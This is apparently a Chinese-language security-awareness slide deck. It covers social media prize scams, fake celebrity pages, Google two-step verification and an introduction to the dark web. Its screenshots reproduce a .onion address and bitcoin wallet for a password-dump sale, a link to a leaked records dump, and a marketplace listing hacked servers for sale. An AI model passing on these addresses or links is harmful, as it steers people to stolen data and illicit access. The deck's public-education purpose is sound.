


我收到的竟然是這個 不要被騙了.....



讚 · 回覆 · 傳送訊息 · 9月18日 11:08

社群軟體詐騙



常見的社群詐騙粉專

- 假抽獎

假粉專名單

不要上當了

沒有留言簽都踢/封鎖

《請簽到》

天祥彩卷行
大樂透頭獎中獎者 王先生
發出100萬台幣給本行卷行抽獎給大家

YAMAHA & GOGORO x 父親節 & 情人節
【YAMAHA & GOGORO 首次聯手合作】
歡慶YAMAHA & GOGORO首次聯手合作
#贈出首款聯名電動機車EC-05
#贈父親節
#抽獎方式
#在此預祝各位

山葉機車
昨天下午4:48

一手消息
昨天下午2:00

YAMAHA & GOGORO
#由於父親節勞力士公司
#本公司股東將舉辦抽獎活動回饋
由公司各大股東贊助
大獎全新豪華系列手錶顏色

ROLEX
#如圖 最後抽獎
#七夕情人節將會有特別活動

APPLE News
7月25日

開幕特別活動 #5
20
市場於亞洲地區新
將近 - Apple Outlet
出
#iPhone S #MAX #256G
#只
#Apple Outlet #Store
#僅此一檔 - #錯過不再

iPhone XS MAX
免費抽

常見的社群詐騙粉專

- 假貼圖



常見的社群詐騙粉專

- 假論壇



常見的社群詐騙粉專

- FamilyMart 送全家千元禮卷

The image compares a fake social media post (left) with the real FamilyMart page (right). The fake post features a red background with a piggy bank icon and several 'FamilyMart 千元禮券' (1000 NTD gift certificates). The text of the fake post reads: '2019歡慶新年! #名額有限趕快搶 本公司決定送全家千元禮卷 本活動由詹×任先生大力贊助 #只要在這文章留言“我愛全家” 千元禮卷兌換序號就會發給你囉……更多'. It has 1.3萬則留言 and 5,436次分享. A large red circle with the character '假' (Fake) is overlaid on the bottom left. The real FamilyMart page shows a '時尚廚房美學' (Fashionable Kitchen Aesthetics) promotion from 10/12 10:00-1/29, featuring kitchenware and a video titled '全家小廚 - 省時料理DIY -'. A large red circle with the character '真' (Real) is overlaid on the bottom right.

常見的社群詐騙粉專

- 歡慶聖誕節，總公司抽Gogoro 2 Plus 10台

聖誕老公公送你
gogoro
2 PLUS
價值79800元/限量白

Gogoro平台區
說這專頁續 · 12月27日 · 6

2018歡慶聖誕節
因總公司今年突破各地銷售紀錄 第一名
同時聖誕節加碼抽獎回饋給大家
將抽出 Gogoro 2 Plus 10台
動人人都可參加
標記朋友打以下關鍵字
ro 2 Plus
goo.gl/Lt3cjU
各位都可以抽獎唷 福利活動12/31晚上12點截止
#切記沒有公開分享是沒有資格參加抽獎的唷
#本部將在新年的第一天公布中獎名單

1.1 萬
信.....

2.5 萬則留言 14,865次分享

假

臉書官方驗證徽章

Facebook 兩種驗證徽章



公眾人物粉絲頁驗證徽章
(藍勾勾)



企業粉絲專頁認證徽章
(灰勾勾)



趨勢科技 Trend Micro
取得企業粉專灰勾勾認證

▲圖 / 翻攝自趨勢科技官網

▼ 在假的馬斯克粉專中，可以看到名字旁邊居然有個藍色小勾勾，代表這個粉專曾通過 FB 認證檢查，其提供的資料也足以讓 FB 認定代表該公眾人物自己

posts About Mentions Followers Photos More

Follow Message

About

Contact and Basic Info

Page Transparency

Details About Elon Musk

About Elon Musk

Musk owns a Tesla Roadster car 0001 (the first one off the production line) from Tesla Motors, a company in which he is an early investor. The Roadster is a battery electric sports car with a 220 mile range. This is a fanpage, uploading tweets etc from him

如何辨識「假」的公眾人物粉專

- 社群網站，充斥各種虛假的公眾人物粉專，甚至連 Facebook 的 AI 認證都會出錯，該如何靠自己的眼力識破這些假帳號，也成為現代人防範假資料的必要技巧。
 - 方法一、檢查粉絲專頁資訊透明度
 - 方法二、檢查網址

快刪！Google Play又爆惡意程式 「竊金融帳密」30萬人中招

- Google Play商店又爆惡意程式，透過APP竊取金融帳密！，有4款惡意程式會透過不同的方式，躲過Google Play的審查機制，並竊取用戶的金融帳密，目前已經有多達30多萬用戶下載。



你的Line Pay安全嗎

- 通訊軟體LINE旗下的手機行動支付LINE Pay，驚爆發生交易個資外洩，約13萬3000多件交易資訊一度被上傳到網路上公開，其中包含日本用戶5萬多件，以及台灣與泰國用戶8萬多件



做好個人的資安保護

- google安全性設定

Google 帳戶

在 Google 帳戶中搜尋

- 首頁
- 個人資訊
- 資料和個人化
- 安全性**
- 使用者和分享内容
- 付款與訂閱
- 說明
- 提供意見

登入 Google

密碼 上次變更時間：2014年11月9日 >

使用您的手機登入帳戶 開啟 >

兩步驟驗證 關閉 >

我們可用來驗證您身分的方式

做好個人的資安保護

- google安全性設定



做好個人的資安保護

- google安全性設定



The screenshot shows the Google account setup interface. At the top, it says "Google 帳戶". Below that is a back arrow and the title "使用您的手機登入帳戶". A red warning icon indicates a problem: "找不到與您的 Google 帳戶建立連結的相容手機。". There are two sections for setting up mobile devices: "設定您的 Android 手機" and "設定您的 iPhone (5S 以上版本)". The iPhone section is currently active, showing a list of steps: 1. 前往 App Store, 2. 找出並安裝 Google app (highlighted with a red box), 3. 開啟該應用程式，然後登入帳戶, and 4. 按這裡再試一次. At the bottom, there are navigation options: "返回", "步驟 1 (共 3 步)", and "下一步".

Google 帳戶

← 使用您的手機登入帳戶

找不到與您的 Google 帳戶建立連結的相容手機。

設定您的 Android 手機

1. 在手機上開啟「設定」應用程式
2. 依序輕觸 [帳戶] > [新增帳戶]
3. 選取 [Google]，然後登入帳戶
4. 按這裡再試一次


設定您的 iPhone (5S 以上版本)

1. 前往 App Store
2. 找出並安裝  Google app
3. 開啟該應用程式，然後登入帳戶
4. 按這裡再試一次

返回 步驟 1 (共 3 步) 下一步

做好個人的資安保護

- google安全性設定



做好個人的資安保護

- google安全性設定

Google 帳戶

← 使用您的手機登入帳戶

立即試用

試用 Google 帳戶的手機登入功能。



開啟「Apple iPhone 6s」上的「Google」應用程式

開啟「Google」應用程式，然後輕觸提示中的 [是] 即可繼續操作。

[返回](#) 步驟 2 (共 3 步)


做好個人的資安保護

- google安全性設定



做好個人的資安保護

- google安全性設定



做好個人的資安保護

- google安全性設定

Google 帳戶

← 兩步驟驗證



透過兩步驟驗證機制保護您的帳戶

每次登入 Google 帳戶時，您都必須輸入密碼和驗證碼。[瞭解詳情](#)

	<p>增添多一層防護</p> <p>輸入您的密碼以及系統傳送到您手機的專屬驗證碼。</p>
	<p>防止帳戶遭到不肖人士入侵</p> <p>即使有人取得您的密碼，也無法直接登入您的帳戶。</p>

開始使用

課程大綱

- 深入淺出聊個資
- 個人資料面面觀
- 人手一機時代下的危機
- 連網裝置的安全概觀
- 面對威脅的防護重點
- **你所不知道的網路世界(暗網)**

何謂暗網

- Internet
 - 表網層
 - 深網層
 - 暗網層

何謂暗網



深網層

- 日常所瀏覽的網路世界，只不過是網路內容的冰山一角而已，絕大部分的內容我們都看不到
- 不可見網、隱藏網，是指不能被標準搜尋引擎索引的全球資訊網內容
- 深網的內容隱藏在HTTP表單後面，包括許多非常常見的使用途，如網路郵件、網路銀行和使用者必須付費的服務，這些內容受到付費牆的保護
- 被限制存取的內容，以技術方式限制存取其網頁的網站，例如Robots.txt或是禁止搜尋引擎建立快取
- 需要註冊或是登入的私人網站

暗網層

- 暗網使用者廣泛使用Tor瀏覽器和Tor可存取的網站，網站可以透過「.onion」域名辨識
- Tor專注於提供對網際網路的匿名存取，加密技術透過大量中間伺服器傳送使用者資料，保護了使用者身分並保障匿名的方式交流、發部落格以及共用檔案
- 暗網還被用於**非法活動**，如非法交易、非法論壇以及恐怖分子的媒介交流
- 國際刑警組織專門的**暗網培訓計劃**，英國國家打擊犯罪調查局和政府通訊總部成立聯合行動小組，專注於網路犯罪

黑市



真實世界還是都市傳說

- 網路主機交易
- 網路攻擊程式交易
- DDoS、攻擊網站服務
- 毒品、槍枝、管制品交易
- 違禁書刊查找
- (特殊的)色情網站討論
- 奴隸交易
- 殺人、綁架服務
- 勒索軟體付款



暗網中的黑色經濟鏈

- 由於隱密、匿名的特性，較常被利用來：
 - 用來躲避來自政府的迫害
 - 網路言論審查
 - 情報機構的窺探
 - 愛德華·史諾登透露稜鏡計劃
 - 非官方暗殺
 - 販賣毒品
 - 販賣武器
 - 殺手集團
 - 駭客集團
 - 比特幣

暗網中的黑色經濟鏈

- 供給與需求
 - 毒品
 - 殺手
 - 傭兵
 - 招募黑客
 - 盜竊競爭對手的產品設計和知識產權並進行偽造
 - 通過漏洞對被黑賬戶進行盜竊
 - 聯合其他黑客對別的網站進行攻擊
 - 召開黑客論壇

1.4億筆帳密買賣

Query 1.4 billion dumped passwords

Search by email address or username. Example: username@test.com, us

Data dumps:

- 1.4bn passwords | You set the price -- its a donation
- Spotify ~1.3k accounts - \$5
- Uplay ~300 accounts (ps4, xbox360, pc) | Full dump -- \$5
- FREE Amazon 83K records from 25May\2016 (unparsed): <https://mega.nz/#!/DOQ3gT4>

Pirated video-courses

- FREE sample: 10,000 foot view of penetration testing - [Download](#)
- See available courses & pricing [here](#)
- Request a specific course from pluralsight - \$30

1.4億筆帳密買賣網




The screenshot shows a web browser window with the following content:


- Address bar: `r74hj5n5gnrwdms4riey37birdac4xskhqezz77dlspilc54ycduymid.onion`
- Page title: **Query 1.4 billion dumped passwords**
- Text: **Search by email address. Example: username@test.com**
- Form: "Email Address:" followed by an input field and a "submit" button.
- Text: **PWD:**
- Text: **Want to buy the full database? This is my bitcoin wallet:1BXTom4RV68QpM1FUXnKXJCNgVN7keEXMc.**
- Text: **If the site is returning no results even when it should, send me an email so I can fix the issue.**

暗網介紹 - 網路主機交易

- 為何要租用主機呢?
 - 用黑客技術換錢 (如DDoS)
 - 竊取主機擁有者機敏資料



暗網介紹 - 網路主機交易



暗網介紹 - 網路主機交易

The screenshot shows a web browser window displaying a server marketplace. The page title is "Purchasing of Servers". A search filter is open, showing a dropdown menu for "Choose a Country..." with "Taiwan" selected. Other filters include "Choose a region...", "Choose a city...", "Choose a Os...", "Port 25" (OFF), "Port 80" (OFF), "Show VM" (ON), and "Show Reselling" (ON). Below the filters is a table of server listings with columns for IP, Country, Region, State, City, OS, RAM, Down, Upl, Direct IP, Admin Privilege, Last Check, Seller, and Price.

IP	COUNTRY	REGION, STATE	CITY	OS	RAM	DOWN	UPL	DIRECT IP	ADMIN PRIVILEGE	LAST CHECK	SELLER	PRICE, \$
41.213... [Full Info]	RE	Reunion	Le Port	Windows 7	7.88 GB	5.86 Mbit/s	7 Mbit/s	x	√	01.02.2017	ZeuZ	9.25
81.82... [Full Info]	BE	Vlaams-Brabant	Zaventem	Windows 7	15.97 GB	6.82 Mbit/s	12.6 Mbit/s	x	√	01.02.2017	ZeuZ	9.00
41.164... [Full Info]	ZA	Western Cape	Cape Town	Windows 7	7.87 GB	13.59 Mbit/s	5.24 Mbit/s	x	√	01.02.2017	ZeuZ	9.25
64.16... [Full Info]	US	Arizona	Mesa	Server 2008	2 GB	4.05 Mbit/s	3.56 Mbit/s	x	x	01.02.2017	Re-Selling	10.00
99.124...	US	Illinois	Chicaao Rideo	Windows 7	3.21	12.43	3.56	x	√	01.02.2017	Re-Selling	8.00

暗網介紹 - 網路主機交易

IP	COUNTRY	REGION, STATE	CITY	OS	RAM	DOWN.	UPL.	DIRECT IP	ADMIN PRIVILEGE	LAST CHECK-	SELLER	PRICE, \$
140.119... [Full Info]	TW	Tai-wan	Taipei	Windows 7	31.91 GB	82.91 Mbit/s	62.73 Mbit/s	✓	x	01.02.2017	UFOSystem	9.25
163.21... [Full Info]	TW	Tai-wan	Taipei	Server 2012 R2	15.99 GB	62.07 Mbit/s	62.73 Mbit/s	x	✓	31.01.2017	Obama	8.25
60.248... [Full Info]	TW	Tai-wan	Taipei	Server 2008 R2	15.88 GB	76.45 Mbit/s	95.1 Mbit/s	✓	x	31.01.2017	sigaj	7.25
202.39... [Full Info]	TW	Tai-wan	Taipei	Server 2012	31.97 GB	9.45 Mbit/s	8.59 Mbit/s	x	✓	31.01.2017	Unknown	8.25
122.147... [Full Info]	TW	Tai-wan	Taipei	Server 2012	15.96 GB	61.84 Mbit/s	184.27 Mbit/s	x	✓	31.01.2017	Obama	8.25
27.105... [Full Info]	TW	Tai-wan	Hualian	Server 2008 R2	3.96 GB	23.13 Mbit/s	14.59 Mbit/s	x	x	30.01.2017	Unknown	7.25
124.9... [Full Info]	TW	Tai-wan	Taipei	Windows 7	24 GB	77.06 Mbit/s	8.21 Mbit/s	x	x	29.01.2017	Unknown	9.25
59.127... [Full Info]	TW	Tai-wan	Tainan	Server 2008 R2	15.96 GB	67.78 Mbit/s	37.8 Mbit/s	x	x	29.01.2017	Unknown	7.25
59.127... [Full Info]	TW	Kao-hsiung	Kaohsiung	Server 2012 R2	11.99 GB	39.9 Mbit/s	18.9 Mbit/s	x	✓	29.01.2017	Unknown	8.25
140.118... [Full Info]	TW	Tai-wan	Taipei	Windows 7	31.85 GB	127.8 Mbit/s	64.09 Mbit/s	✓	✓	29.01.2017	Re-Selling	21.75
59.126... [Full Info]	TW	Tai-wan	Chang-hua	Server 2008 R2	3.96 GB	80.06 Mbit/s	31.37 Mbit/s	x	✓	27.01.2017	AutoBot	7.25
140.114... [Full Info]	TW	Tai-wan	Hsinchu	Windows 7	27.94 GB	85.98 Mbit/s	62.73 Mbit/s	✓	x	26.01.2017	AutoBot	9.25
140.137... [Full Info]	TW	Tai-wan	Taipei	Windows 10	4 GB	43.23 Mbit/s	26.8 Mbit/s	✓	✓	26.01.2017	Unknown	11.25
140.115... [Full Info]	TW	Tai-pei	Banqiao	Windows 7	63.9 GB	127.8 Mbit/s	64.09 Mbit/s	✓	✓	26.01.2017	Unknown	28.00
118.163... [Full Info]	TW	Tai-wan	Taipei	Server 2012 R2	48 GB	35.51 Mbit/s	17.24 Mbit/s	x	✓	26.01.2017	Obama	8.25
220.134... [Full Info]	TW	Tai-wan	Daxi	Server 2008 R2	3.99 GB	34.43 Mbit/s	17.24 Mbit/s	x	✓	26.01.2017	Unknown	7.25

暗網介紹 - 網路主機交易

The screenshot displays a dark web marketplace interface for server transactions. A search bar at the top right contains the text "搜索". Below it, a list of server listings is visible, with columns for IP, Country, Region, State, and Price. The selected server listing is highlighted in a modal window.

Server Details:

- IP: TW 163.21...
- Location: Tai-wan, Taipei | ZIP: 100
- OS: Windows Server 2012 | x64 | ZH
- CPU: Intel(R) Xeon(R) CPU E5520...
- Ram: 3.99 GB | CPU Cores: 16
- Admin Privilege: Yes
- Direct IP: Yes
- Antivirus: Unknown
- Browsers: [Icon]
- Blacklist: Check
- Opened Ports: No
- Virtual: No
- Ransomware: Unknown

Performance Metrics:

- Download: 171.96 Mbit/s
- Upload: 47.55 Mbit/s

Price and Status:

- Price: 25.75\$
- Checked: 25.10.2016
- Uptime: 2 Day
- Check IP-Score (0.20\$)

Payment Systems: Not Found.

Poker Systems: Not Found.

Internet Shops: Not Found.

